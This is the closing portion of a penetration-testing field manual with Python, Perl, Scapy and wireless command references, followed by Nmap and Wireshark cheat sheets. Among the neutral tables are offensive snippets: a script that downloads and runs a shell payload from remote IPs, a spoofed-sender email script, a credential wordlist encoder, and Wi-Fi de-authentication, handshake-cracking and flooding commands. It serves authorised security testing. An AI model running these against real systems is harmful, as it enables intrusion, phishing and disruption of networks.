        s.settimeout(1000)
        s.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        s.close
    except: continue
```

PYTHON BASE64 WORDLIST

```
#!/usr/bin/python
import base64
file1=open("pwd.lst","r")
file2=open("b64pws.lst","w")
for line in file1:
    clear = "administrator:" + str.strip(line)
    new = base64.encodestring(clear)
    file2.write(new)
```

CONVERT WINDOWS REGISTRY HEX FORMAT TO READABLE ASCII

```
import binascii, sys, string

dataFormatHex = binascii.a2b_hex(sys.argv[1])
output = ""
for char in dataFormatHex:
    if char in string.printable: output += char
    else: output += "."
print "\n" + output
```

READ ALL FILES IN FOLDER AND SEARCH FOR REGEX

```
import glob, re
for msg in glob.glob('/tmp/*.txt'):
    filer = open(msg,'r')
    data = filer.read()
    message = re.findall(r' message (.*?) /message ', data,re.DOTALL)
    print "File %s contains %s" % (str(msg),message)
    filer.close()
```

SSL ENCRYPTED SIMPLEHTTPSERVER

```
# Create SSL cert (follow prompts for customization)
> openssl req -new -x509 -keyout cert.pem -out cert.pem -days 365 -nodes

# Create httpserver.py
import BaseHTTPServer,SimpleHTTPServer,ssl

cert = "cert.pem"

httpd = BaseHTTPServer.HTTPServer(('192.168.1.10',443),
SimpleHTTPServer.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket,certfile=cert,server_side=True)
httpd.serve_forever()
```

PYTHON HTTP SERVER

```
python -m SimpleHTTPServer 8080
```

PYTHON EMAIL SENDER (* SENDMAIL MUST BE INSTALLED)

```
#!/usr/bin/python
import smtplib, string
import os, time

os.system("/etc/init.d/sendmail start")
time.sleep(4)

HOST = "localhost"
SUBJECT = "Email from spoofed sender"
TO = "target@you.com"
FROM = "spoof@spoof.com"
TEXT = "Message Body"
BODY = string.join((
    "From: %s" % FROM,
    "To: %s" % TO,
    "Subject: %s" % SUBJECT ,
    "",
    TEXT
), "\r\n")
server = smtplib.SMTP(HOST)
server.sendmail(FROM, [TO], BODY)
server.quit()

time.sleep(4)
os.system("/etc/init.d/sendmail stop")
```

LOOP THROUGH IP LIST, DOWNLOAD FILE OVER HTTP AND EXECUTE

```
#!/usr/bin/python
import urllib2, os

urls = ["1.1.1.1", "2.2.2.2"]
port = "80"
payload = "cb.sh"

for url in urls:
    u = "http://%s:%s/%s" % (url, port, payload)
    try:
        r = urllib2.urlopen(u)
        wfile = open("/tmp/cb.sh", "wb")
        wfile.write(r.read())
        wfile.close()
        break
    except: continue

if os.path.exists("/tmp/cb.sh"):
    os.system("chmod 700 /tmp/cb.sh")
    os.system("/tmp/cb.sh")
```

PYTHON HTTP BANNER GRABBER (* TAKES AN IP RANGE, PORT, AND PACKET DELAY)

```
#!/usr/bin/python
import urllib2, sys, time

from optparse import OptionParser

parser = OptionParser()
parser.add_option("-t", dest="iprange", help="target IP range, i.e. 192.168.1.1-25")
parser.add_option("-p", dest="port", default="80", help="port, default=80")
parser.add_option("-d", dest="delay", default=".5", help="delay (in seconds), default=.5 seconds")

(opts, args) = parser.parse_args()

if opts.iprange is None:
    parser.error("you must supply an IP range")

ips = []
headers = {}

octets = opts.iprange.split('.')

start = octets[3].split('-')[0]
stop = octets[3].split('-')[1]

for i in range(int(start),int(stop)+1):
    ips.append('%s.%s.%s.%d' % (octets[0],octets[1],octets[2],i))

print '\nScanning IPs: %s\n' % (ips)

for ip in ips:
    try:
        response = urllib2.urlopen('http://%s:%s' % (ip,opts.port))
        headers[ip] = dict(response.info())
    except Exception as e:
        headers[ip] = "Error: " + str(e)

    time.sleep(float(opts.delay))

for header in headers:
    try:
        print '%s : %s' % (header,headers[header].get('server'))
    except:
        print '%s : %s' % (header,headers[header])
```

SCAPY

* When you craft TCP packets with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this you need to set the following Iptables rule:

```
> iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

| Expression | Description |
|---|------------------------------|
| from scapy.all import * | Imports all scapy libraries |
| ls() | List all available protocols |
| lsc() | List all scapy functions |
| conf | Show/set scapy config |
| IP(src=RandIP()) | Generate random src IPs |
| Ether(src=RandMAC()) | Generate random src MACs |
| ip=IP(src="1.1.1.1",dst="2.2.2.2") | Specify IP parameters |
| tcp=TCP(dport="443") | Specify TCP parameters |
| data="TCP data" | Specify data portion |
| packet=ip/tcp/data | Create IP()/TCP() packet |
| packet.show() | Display packet configuration |
| send(packet,count=1) | Send 1 packet @ layer 3 |
| sendp(packet,count=2) | Send 2 packets @ layer 2 |
| sendpfast(packet) | Send faster using tcpreply |
| sr(packet) | Send 1 packet & get replies |
| srl(packet) | Send only return 1st reply |
| for i in range(0,1000): send (packet>) | Send >packet> 1000 times |
| sniff(count=100,iface=eth0) | Sniff 100 packets on eth0 |

SEND IPv6 ICMP MSG

```
>>> sr(IPv6(src=" ipv6 ", dst="<ipv6>")/ICMP())
```

UDP PACKET W/ SPECIFIC PAYLOAD:

```
>>> ip=IP(src=" ip ", dst=" ip ")
>>> u=UDP(dport=1234, sport=5678)
>>> pay = "my UDP packet"
>>> packet=ip/u/pay
>>> packet.show()
>>> wrpcap ("out.pcap",packet) : write to pcap
>>> send(packet)
```

NTP FUZZER

```
packet=IP(src=" ip ",
dst=" ip ") /UDP(dport=123) /fuzz (NTP(version=4,mode=4))
```

SEND HTTP MESSAGE

```
from scapy.all import *
# Add iptables rule to block attack box from sending RSTs
# Create web.txt with entire GET/POST packet data
fileweb = open("web.txt","r")
data = fileweb.read()
ip = IP(dst=" ip ")
SYN=ip/TCP(rport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = srl(SYN)
ACK=ip/TCP(sport=SYNACK.dport,dport=80,flags="A",seq=SYNACK.ack,ack=SYNACK.
seq+1)/data
reply,error = sr(ACK)
print reply.show()
```


PERL

PERL PORT SCANNER

```
use strict; use IO::Socket;
for($port=0;$port 65535;$port++){
$remote=IO::Socket::INET- new(
Proto= "tcp",PeerAddr= "127.0.0.1",PeerPort= $port);
if($remote){print "$port is open\n"; }
```

REGEX EXPRESSIONS

| Expression | Description |
|-------------------------------------|---------------------------------------|
| <code>^</code> | Start of string |
| <code>*</code> | 0 or more |
| <code>+</code> | 1 or more |
| <code>?</code> | 0 or 1 |
| <code>.</code> | Any char but <code>\n</code> |
| <code>{3}</code> | Exactly 3 |
| <code>{3,}</code> | 3 or more |
| <code>{3,5}</code> | 3 or 4 or 5 |
| <code>{3 5}</code> | 3 or 5 |
| <code>[345]</code> | 3 or 4 or 5 |
| <code>[^34]</code> | Not 3 or 4 |
| <code>[a-z]</code> | lowercase a-z |
| <code>[A-Z]</code> | uppercase A-Z |
| <code>[0-9]</code> | digit 0-9 |
| <code>\d</code> | Digit |
| <code>\D</code> | Not digit |
| <code>\w</code> | A-Z,a-z,0-9 |
| <code>\W</code> | Not A-Z,a-z,0-9 |
| <code>\s</code> | White Space (<code>\t\r\n\f</code>) |
| <code>\S</code> | Not (<code>\t\r\n\f</code>) |
| <code>reg[ex]</code> | "rege" or "regx" |
| <code>regex?</code> | "rege" or "regex" |
| <code>regex*</code> | "rege" w/ 0 or more x |
| <code>regex+</code> | "rege" w/ 1 or more x |
| <code>[Rr]egex</code> | "Regex" or "regex" |
| <code>\d{3}</code> | Exactly 3 digits |
| <code>\d{3,}</code> | 3 or more digits |
| <code>[aeiou]</code> | Any 1 vowel |
| <code>(0[3-9] 1[0-9] 2[0-5])</code> | Numbers 03-25 |

ASCII TABLE

| | |
|-----------|---------|
| x00 : NUL | x4b : K |
| x08 : BS | x4c : L |
| x09 : TAB | x4d : M |
| x0a : LF | x4e : N |
| x0d : CR | x4f : O |
| x1b : ESC | x50 : P |
| x20 : SPC | x51 : Q |
| x21 : ! | x52 : R |
| x22 : " | x53 : S |
| x23 : # | x54 : T |
| x24 : \$ | x55 : U |
| x25 : % | x56 : V |
| x26 : & | x57 : W |
| x27 : ' | x58 : X |
| x28 : (| x59 : Y |
| x29 :) | x5a : Z |
| x2a : , | x5b : [|
| x2b : + | x5c : \ |
| x2c : , | x5d :] |
| x2d : - | x5e : ^ |
| x2e : . | x5f : _ |
| x2f : / | x60 : ` |
| x30 : 0 | x61 : a |
| x31 : 1 | x62 : b |
| x32 : 2 | x63 : c |
| x33 : 3 | x64 : d |
| x34 : 4 | x65 : e |
| x35 : 5 | x66 : f |
| x36 : 6 | x67 : g |
| x37 : 7 | x68 : h |
| x38 : 8 | x69 : i |
| x39 : 9 | x6a : j |
| x3a : : | x6b : k |
| x3b : ; | x6c : l |
| x3c : , | x6d : m |
| x3d : = | x6e : n |
| x3e : _ | x6f : o |
| x3f : ? | x70 : p |
| x40 : @ | x71 : q |
| x41 : A | x72 : r |
| x42 : B | x73 : s |
| x43 : C | x74 : t |
| x44 : D | x75 : u |
| x45 : E | x76 : v |
| x46 : F | x77 : w |
| x47 : G | x78 : x |
| x48 : H | x79 : y |
| x49 : I | x7a : z |
| x4a : J | |

WIRELESS

FREQUENCY CHART

| Technology | Frequency |
|----------------------|--|
| RFID | 120-150 kHz (LF) 13.56 MHz (HF) 433 MHz (UHF) |
| Keyless Entry | 315 MHz (N. Am) 433.92 MHz (Europe, Asia) |
| Cellular (US) | 698-894 MHz 1710-1755 MHz 1850-1910 MHz 2110-2155 MHz |
| GPS | 1227.60, 1575.42 MHz |
| L Band | 1-2 GHz |
| 802.15.4 (ZigBee) | 868 MHz (Europe) 915 MHz (US, Australia) 2.4 GHz (worldwide) |
| 802.15.1 (Bluetooth) | 2.4-2.483.5 GHz |
| 802.11b/g | 2.4 GHz |
| 802.11a | 5.0 GHz |
| 802.11n | 2.4/5.0 GHz |
| C Band | 4-8 GHz |
| Ku Band | 12-18 GHz |
| K Band | 18-26.5 GHz |
| Ka Band | 26.5-40 GHz |

FCC ID LOOKUP

<https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm>

FREQUENCY DATABASE

<http://www.radioreference.com/apps/db/>

KISMET REFERENCE [5]

| Command | Description |
|---------|--|
| e | List Kismet servers |
| h | Help |
| z | Toggle full-screen view |
| n | Name current network |
| m | Toggle muting of sound |
| i | View detailed information for network |
| t | Tag or untag selected network |
| s | Sort network list |
| g | Group tagged networks |
| l | Show wireless card power levels |
| u | Ungroup current group |
| d | Dump printable strings |
| c | Show clients in current network |
| r | Packet rate graph |
| L | Lock channel hopping to selected channel |
| a | View network statistics |
| H | Return to normal channel hopping |
| p | Dump packet type |
| +/- | Expand/collapse groups |
| f | Follow network center |
| CTRL+L | Re-draw the screen |
| w | Track alerts |
| Q | Quit Kismet |
| x | Close popup window |

LINUX WIFI COMMANDS

| Command | Description |
|---------------------------------|---------------------------|
| <code>iwconfig</code> | Wireless interface config |
| <code>rfkill list</code> | Identify wifi problems |
| <code>rfkill unblock all</code> | Turn on wifi |
| <code>airdump-ng mon0</code> | Monitor all interfaces |

CONNECT TO UNSECURED WIFI

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
dhclient ath0
```

CONNECT TO WEP WIFI NETWORK

```
iwconfig ath0 essid $SSID key key>
ifconfig ath0 up
dhclient ath0
```

CONNECT TO WPA-PSK WIFI NETWORK

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-psk.conf
dhclient ath0
```

CONNECT TO WPA-ENTERPRISE WIFI NETWORK

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-ent.conf
dhclient ath0
```

LINUX BLUETOOTH

| Command | Description |
|--|-----------------------------|
| <code>hciconfig hci0 up</code> | Turn on bluetooth interface |
| <code>hcitool -i hci0 scan --flush --all</code> | Scan for bluetooth devices |
| <code>sdptool browse BD_ADDR</code> | List open services |
| <code>hciconfig hci0 name "NAME" class 0x520204</code> | Set as discoverable |
| <code>piscan</code> | |
| <code>pand -K</code> | Clear pand sessions |

LINUX WIFI TESTING

START MONITOR MODE INTERFACE

```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig ath0 channel $CH
```

CAPTURE CLIENT HANDSHAKE

```
airdump-ng -c $CH --bssid $AP -w file ath0      #Capture traffic
aireplay-ng -0 10 -a $AP -c $CH ath0            #Force client de-auth
```

BRUTE FORCE HANDSHAKE

```
aircrack-ng -w wordlist capture.cap              # WPA-PSK
asleep -r capture.cap -W dict.asleep             # LEAP
eapmd5pass -r capture.cap -w wordlist            # EAP-MD5
```

DOS ATTACKS

```
mdk3 -int a -a $AP                               #Auth Flood
mdk3 -int b -c $CH                               #Beacon Flood
```

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

SCRATCH PAD

REFERENCES

- [1] Mubix. Linux/Unix/BSD Post-Exploitation Command List. <http://bit.ly/nuc0N0>. Accessed on 17 Oct 2012.
- [2] Tomes, Tim. Safely Dumping Hashes from Live Domain Controllers. <http://pauldotcom.com/2011/11/safely-dumping-hashes-from-liv.html>. Accessed on 14 Nov 2012.
- [3] Reverse Shell Cheat Sheet. <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. Accessed on 15 Nov 2012.
- [4] Damele, Bernardo. Reverse Shell One-liners. <http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html>. Accessed on 15 Nov 2012.
- [5] SANS Institute. IEE 802.11 Pocket Reference Guide. http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf. Accessed on 16 Nov 2012.
- [6] Tomes, Tim. Remote Malware Deployment and a Lil' AV Bypass. <http://pauldotcom.com/2012/05/remote-malware-deployment-and.html>. Accessed on 22 Jan 2013.
- [7] Trusted Sec. Powershell PoC. <http://www.trustedsec.com/downloads/tools-download/>. Accessed on 25 Jan 2013.
- Following copyright and disclaimer apply:
Copyright 2012 TrustedSec, LLC. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

THIS SOFTWARE IS PROVIDED BY TRUSTEDSEC, LLC "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL TRUSTEDSEC, LLC OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The views and conclusions contained in the software and documentation are those of the authors and should not be interpreted as representing official policies, either expressed or implied, of TRUSTEDSEC, LLC.

- [8] SSL and stunnel. <http://www.kioptrix.com/blog/?p=687>. Accessed on 01 Feb 2013.
- [9] "Using Nmap to Screenshot Web Services". <http://blog.spiderlabs.com/2012/06/using-nmap-to-screenshot-web-services.html>. Accessed on 26 Feb 2013.
- [10] "Schtasks Persistence with PowerShell One Liners". <http://blog.strategiccyber.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/>. Accessed on 21 Nov 2013.

INDEX

A

Airmon-ng87
ARPing61
ASCII Table83

B

Basic Auth69
BeEF68
Bluetooth86

C

Cisco38
Curl69

D

DNS8, 30, 39, 43
DNSRecon39
DSQuery28

E

Email Sender23
Ettercap60

F

FCC85
File Transfer43
Fpipe47
Frequencies85
FTP43

G

Google48
GRUB61

H

Hashing64
Hping361
Hydra61

I

ICMP43
Iframe68
IKE-Scan40
IPtables10
IPv436
IPv637

J

JAVA Applet68
John the Ripper62

K

Kali12
Kismet85

L

Linux5
 Chkconfig11
 Files7
 Mount SMB12
 Scripting8
 Update-rc.d11
 Wifi86

M

Metasploit56
 MSFPayload56
 MSFVenom56
Meterpreter24, 58
Mimikatz61
MSSQL73
MySQL74

N

Netcat44, 53
Nmap39, 51
 Screenshot70

O

Open Mail Relay43
Oracle74

P

Password Wordlist62
PeepingTom70
Perl81
Persistence46, 59
pfsense13
Polycom48
Ports35
Postgres73
Powershell22
 Authentication PopUp23
 Runas23
Proxycchains58
PSEXEC18, 46
Putty40
Python77

R

Railgun58
Regex82
Reverse Shells44

S

Scapy80
Screen11
SNMP38
SNMPWalk38
Socat37, 47
Socks47, 58
Solaris13
SQLMap71
SSH55
 Callback9
Stunnel47
Subnetting36

T

Tandberg48
TCPDump12, 39
TCPReplay39
Tunneling47

U

User-Agents67

V

VLC54
Volume Shadow Copy21
VPN40
VSSOwn63
VTC48

W

Wget68
Windows15
 AT Command46
 Escalation31
 Firewall18
 Makecab17
 Port Fwd18
 RDP19
 Registry26
 Remoting16
 Scripting30
 Startup15
 Task Scheduler32, 46
 WebDAV46
Wine61
Wireshark52
WMIC20, 46

X

X1112, 55
Xterm45



9161874R00056

Made in the USA
San Bernardino, CA
06 March 2014

Scripting Engine

```
-sC Run default scripts
--script=<ScriptName>|
<ScriptCategory>|<ScriptDir>...
    Run individual or groups of scripts
--script-args=<Name1=Value1,...>
    Use the list of script arguments
--script-updatedb
    Update script database
```

Script Categories

Nmap's script categories include, but are not limited to, the following:

auth: Utilize credentials or bypass authentication on target hosts.

broadcast: Discover hosts not included on command line by broadcasting on local network.

brute: Attempt to guess passwords on target systems, for a variety of protocols, including http, SNMP, IAX, MySQL, VNC, etc.

default: Scripts run automatically when -sC or -A are used.

discovery: Try to learn more information about target hosts through public sources of information, SNMP, directory services, and more.

dos: May cause denial of service conditions in target hosts.

exploit: Attempt to exploit target systems.

external: Interact with third-party systems not included in target list.

fuzzer: Send unexpected input in network protocol fields.

intrusive: May crash target, consume excessive resources, or otherwise impact target machines in a malicious fashion.

malware: Look for signs of malware infection on the target hosts.

safe: Designed not to impact target in a negative fashion.

version: Measure the version of software or protocol spoken by target hosts.

vul: Measure whether target systems have a known vulnerability.

Notable Scripts

A full list of Nmap Scripting Engine scripts is available at <http://nmap.org/nsedoc/>

Some particularly useful scripts include:

```
dns-zone-transfer: Attempts to pull a zone file (AXFR) from a DNS server.
$ nmap --script dns-zone-transfer.nse --script-args dns-zone-transfer.domain=<domain> -p53 <hosts>
```

```
http-robots.txt: Harvests robots.txt files from discovered web servers.
$ nmap --script http-robots.txt <hosts>
```

```
smb-brute: Attempts to determine valid username and password combinations via automated guessing.
$ nmap --script smb-brute.nse -p445 <hosts>
```

```
smb-psexec: Attempts to run a series of programs on the target machine, using credentials provided as scriptargs.
$ nmap --script smb-psexec.nse --script-args=smbuser=<username>,smbpass=<password>[,config=<config>] -p445 <hosts>
```



Nmap Cheat Sheet v1.0

POCKET REFERENCE GUIDE
SANS Institute
<http://www.sans.org>

Base Syntax

```
# nmap [ScanType] [Options] {targets}
```

Target Specification

IPv4 address: 192.168.1.1
IPv6 address: AABB:CCDD::FF%eth0
Host name: www.target.tgt
IP address range: 192.168.0-255.0-255
CIDR block: 192.168.0.0/16
Use file with lists of targets: -iL <filename>

Target Ports

No port range specified scans 1,000 most popular ports

-F Scan 100 most popular ports

-p<port1>-<port2> Port range

-p<port1>,<port2>,... Port List

-pU:53,U:110,T20-445 Mix TCP and UDP

-r Scan linearly (do not randomize ports)

--top-ports <n> Scan n most popular ports

-p-65535 Leaving off initial port in range makes Nmap scan start at port 1

-p0- Leaving off end port in range makes Nmap scan through port 65535

-p- Scan ports 1-65535

Probing Options

- Pn Don't probe (assume all hosts are up)
- PB Default probe (TCP 80, 445 & ICMP)
- PS<portlist>
Check whether targets are up by probing TCP ports
- PE Use ICMP Echo Request
- PP Use ICMP Timestamp Request
- PM Use ICMP Netmask Request

Scan Types

- sP Probe only (host discovery, not port scan)
- sS SYN Scan
- sT TCP Connect Scan
- sU UDP Scan
- sV Version Scan
- o OS Detection
- scanflags Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Fine-Grained Timing Options

- min-hostgroup/max-hostgroup <size>
Parallel host scan group sizes
- min-parallelism/max-parallelism <numprobes>
Probe parallelization
- min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>
Specifies probe round trip time.
- max-retries <tries>
Caps number of port scan probe retransmissions.
- host-timeout <time>
Give up on target after this long
- scan-delay/--max-scan-delay <time>
Adjust delay between probes
- min-rate <number>
Send packets no slower than <number> per second
- max-rate <number>
Send packets no faster than <number> per second

Aggregate Timing Options

- T0 *Paranoid*: Very slow, used for IDS evasion
- T1 *Sneaky*: Quite slow, used for IDS evasion
- T2 *Polite*: Slows down to consume less bandwidth, runs ~10 times slower than default
- T3 *Normal*: Default, a dynamic timing model based on target responsiveness
- T4 *Aggressive*: Assumes a fast and reliable network and may overwhelm targets
- T5 *Insane*: Very aggressive; will likely overwhelm targets or miss open ports

Output Formats

- oN Standard Nmap output
- oG Greppable format
- oX XML format
- oA <basename>
Generate Nmap, Greppable, and XML output files using basename for files

Misc Options

- n Disable reverse IP address lookups
- 6 Use IPv6 only
- A Use several features, including OS Detection, Version Detection, Script Scanning (default), and traceroute
- reason Display reason Nmap thinks port is open, closed, or filtered

Target specification

IP address, hostnames, networks, etc

Example: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL file input from list -iR n choose random targets, 0 never ending

--exclude --excludefile file exclude host or list from file

Host discovery

-PS n tcp syn ping

-PM netmask req

-sL list scan

-n no DNS

-PA n tcp ack ping

-PP timestamp req

-PO protocol ping

-R DNS resolution for all targets

-PU n udp ping

-PE echo req

-PN no ping

--traceroute: trace path to host (for topology map)

-sP ping same as -PP -PM -PS443 -PA80

Port scanning techniques

-sS tcp syn scan

-sY setp init scan

-sW tcp window

-sT tcp connect scan

-sZ setp cookie echo

-sN -sF -sX null, fin, xmas

-sU udp scan

-sO ip protocol

-sA tcp ack

Port specification and scan order

-p n-m range -p- all ports

-p U:n-m,z T:n,m U for udp T for tcp

--top-ports n scan the highest-ratio ports

-p n,m,z individual

-F fast, common 100

-r don't randomize

Timing and performance

-T0 paranoid

-T3 normal

--min-hostgroup

--min-rate

--min-parallelism

--min-rtt-timeout

--max-retries

-T1 sneaky

-T4 aggressive

--max-hostgroup

--max-rate

--max-parallelism

--max-rtt-timeout

--host-timeout

-T2 polite

-T5 insane

--initial-rtt-timeout

--scan-delay

Service and version detection

-sV: version detection

--version-all try every single probe

--version-trace trace version scan activity

--all-ports dont exclude ports

-O enable OS detection

--fuzzy guess OS detection

--max-os-tries set the maximum number of tries against a target

Firewall/IDS evasion

-f fragment packets

-S ip spoof source address

--randomize-hosts order

-D d1,d2 cloak scan with decoys

--g source spoof source port

--spoof-mac mac change the src mac

Verbosity and debugging options

-v Increase verbosity level

-d (1-9) set debugging level

--reason host and port reason

--packet-trace trace packets

Interactive options

v/V increase/decrease verbosity level

d/D increase/decrease debugging level

p/P turn on/off packet tracing



Miscellaneous options

--resume file resume aborted scan (from oN or oG output)

-6 enable ipv6 scanning

-A aggressive same as -O -sV -sC --traceroute

Scripts

-sC perform scan with default scripts

--script-args n=v provide arguments

--script-trace print incoming and outgoing communication

--script file run script (or all)

Output

-oN normal

-oX xml

-oG grepable

--oA all outputs

Examples

Quick scan

nmap -T4 -F

Fast scan (port80)

nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -P0 -p80

Pingscan

nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4

Slow comprehensive

nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all

Quick traceroute:

nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

Nmap 5 cheatsheet

| Ethernet | | |
|--------------------------------|------------------------------|---------------|
| eth.addr | eth.len | eth.src |
| eth.dst | eth.lg | eth.trailer |
| eth.ig | eth.multicast | eth.type |
| IEEE 802.1Q | | |
| vlan.cfi | vlan.id | vlan.priority |
| vlan.etype | vlan.len | vlan.trailer |
| IPv4 | | |
| ip.addr | ip.fragment.overlap.conflict | |
| ip.checksum | ip.fragment.toolongfragment | |
| ip.checksum_bad | ip.fragments | |
| ip.checksum_good | ip.hdr_len | |
| ip.dsfield | ip.host | |
| ip.dsfield.ce | ip.id | |
| ip.dsfield.dscp | ip.len | |
| ip.dsfield.ect | ip.proto | |
| ip.dst | ip.reassembled_in | |
| ip.dst_host | ip.src | |
| ip.flags | ip.src_host | |
| ip.flags.df | ip.tos | |
| ip.flags.mf | ip.tos.cost | |
| ip.flags.rb | ip.tos.delay | |
| ip.frag_offset | ip.tos.precedence | |
| ip.fragment | ip.tos.reliability | |
| ip.fragment.error | ip.tos.throughput | |
| ip.fragment.multipletails | ip.ttl | |
| ip.fragment.overlap | ip.version | |
| IPv6 | | |
| ipv6.addr | ipv6.hop_opt | |
| ipv6.class | ipv6.host | |
| ipv6.dst | ipv6.mipv6_home_address | |
| ipv6.dst_host | ipv6.mipv6_length | |
| ipv6.dst_opt | ipv6.mipv6_type | |
| ipv6.flow | ipv6.nxt | |
| ipv6.fragment | ipv6.opt.pad1 | |
| ipv6.fragment.error | ipv6.opt.padn | |
| ipv6.fragment.more | ipv6.plen | |
| ipv6.fragment.multipletails | ipv6.reassembled_in | |
| ipv6.fragment.offset | ipv6.routing_hdr | |
| ipv6.fragment.overlap | ipv6.routing_hdr.addr | |
| ipv6.fragment.overlap.conflict | ipv6.routing_hdr.left | |
| ipv6.fragment.toolongfragment | ipv6.routing_hdr.type | |
| ipv6.fragments | ipv6.src | |
| ipv6.fragment.id | ipv6.src_host | |
| ipv6.hlim | ipv6.version | |

| ARP | | |
|------------------------|------------------------------|--------------------|
| arp.dst.hw_mac | arp.proto.size | |
| arp.dst.proto_ipv4 | arp.proto.type | |
| arp.hw.size | arp.src.hw_mac | |
| arp.hw.type | arp.src.proto_ipv4 | |
| arp.opcode | | |
| TCP | | |
| tcp.ack | tcp.options.qs | |
| tcp.checksum | tcp.options.sack | |
| tcp.checksum_bad | tcp.options.sack_le | |
| tcp.checksum_good | tcp.options.sack_perm | |
| tcp.continuation_to | tcp.options.sack_re | |
| tcp.dstport | tcp.options.time_stamp | |
| tcp.flags | tcp.options.wscale | |
| tcp.flags.ack | tcp.options.wscale_val | |
| tcp.flags.cwr | tcp.pdu.last_frame | |
| tcp.flags.ecn | tcp.pdu.size | |
| tcp.flags.fin | tcp.pdu.time | |
| tcp.flags.push | tcp.port | |
| tcp.flags.reset | tcp.reassembled_in | |
| tcp.flags.syn | tcp.segment | |
| tcp.flags.urg | tcp.segment.error | |
| tcp.hdr_len | tcp.segment.multipletails | |
| tcp.len | tcp.segment.overlap | |
| tcp.nxtseq | tcp.segment.overlap.conflict | |
| tcp.options | tcp.segment.toolongfragment | |
| tcp.options.cc | tcp.segments | |
| tcp.options.ccecho | tcp.seq | |
| tcp.options.ccnew | tcp.srcport | |
| tcp.options.echo | tcp.time_delta | |
| tcp.options.echo_reply | tcp.time_relative | |
| tcp.options.md5 | tcp.urgent_pointer | |
| tcp.options.mss | tcp.window_size | |
| tcp.options.mss_val | | |
| UDP | | |
| udp.checksum | udp.dstport | udp.srcport |
| udp.checksum_bad | udp.length | |
| udp.checksum_good | udp.port | |
| Operators | Logic | |
| eq or == | and or && | Logical AND |
| ne or != | or or | Logical OR |
| gt or > | xor or ^^ | Logical XOR |
| lt or < | not or ! | Logical NOT |
| ge or >= | [n] [...] | Substring operator |
| le or <= | | |

| Frame Relay | | | ICMPv6 | |
|----------------------------|--------------------------------|--------------|-------------------------|---------------------------------|
| fr.becn | fr.de | | icmpv6.all_comp | icmpv6.option.name_type.fqdn |
| fr.chdlctype | fr.dlci | | icmpv6.checksum | icmpv6.option.name_x501 |
| fr.control | fr.dlcore_control | | icmpv6.checksum_bad | icmpv6.option.rsa.key_hash |
| fr.control.f | fr.ea | | icmpv6.code | icmpv6.option.type |
| fr.control.ftype | fr.fecn | | icmpv6.comp | icmpv6.ra.cur_hop_limit |
| fr.control.n_r | fr.lower_dlci | | icmpv6.haad.ha_addrs | icmpv6.ra.reachable_time |
| fr.control.n_s | fr.nlpid | | icmpv6.identifier | icmpv6.ra.retrans_timer |
| fr.control.p | fr.second_dlci | | icmpv6.option | icmpv6.ra.router_lifetime |
| fr.control.s_ftype | fr.snap.oui | | icmpv6.option.cga | icmpv6.recursive_dns_serv |
| fr.control.u_modifier_cmd | fr.snap.pid | | icmpv6.option.length | icmpv6.type |
| fr.control.u_modifier_resp | fr.snapttype | | icmpv6.option.name_type | |
| fr.cr | fr.third_dlci | | | |
| fr.dc | fr.upper_dlci | | | |
| PPP | | | RIP | |
| ppp.address | ppp.direction | | rip.auth.passwd | rip.ip |
| ppp.control | ppp.protocol | | rip.auth.type | rip.metric |
| | | | rip.command | rip.netmask |
| | | | rip.family | rip.next_hop |
| | | | rip.route_tag | rip.routing_domain |
| | | | rip.version | |
| MPLS | | | BGP | |
| mpls.bottom | mpls.oam.defect_location | | bgp.aggregator_as | bgp.mp_reach_nlri_ipv4_prefix |
| mpls.cw.control | mpls.oam.defect_type | | bgp.aggregator_origin | bgp.mp_unreach_nlri_ipv4_prefix |
| mpls.cw.res | mpls.oam.frequency | | bgp.as_path | bgp.multi_exit_disc |
| mpls.exp | mpls.oam.function_type | | bgp.cluster_identifier | bgp.next_hop |
| mpls.label | mpls.oam.ttsi | | bgp.cluster_list | bgp.nlri_prefix |
| mpls.oam.bip16 | mpls.ttl | | bgp.community_as | bgp.origin |
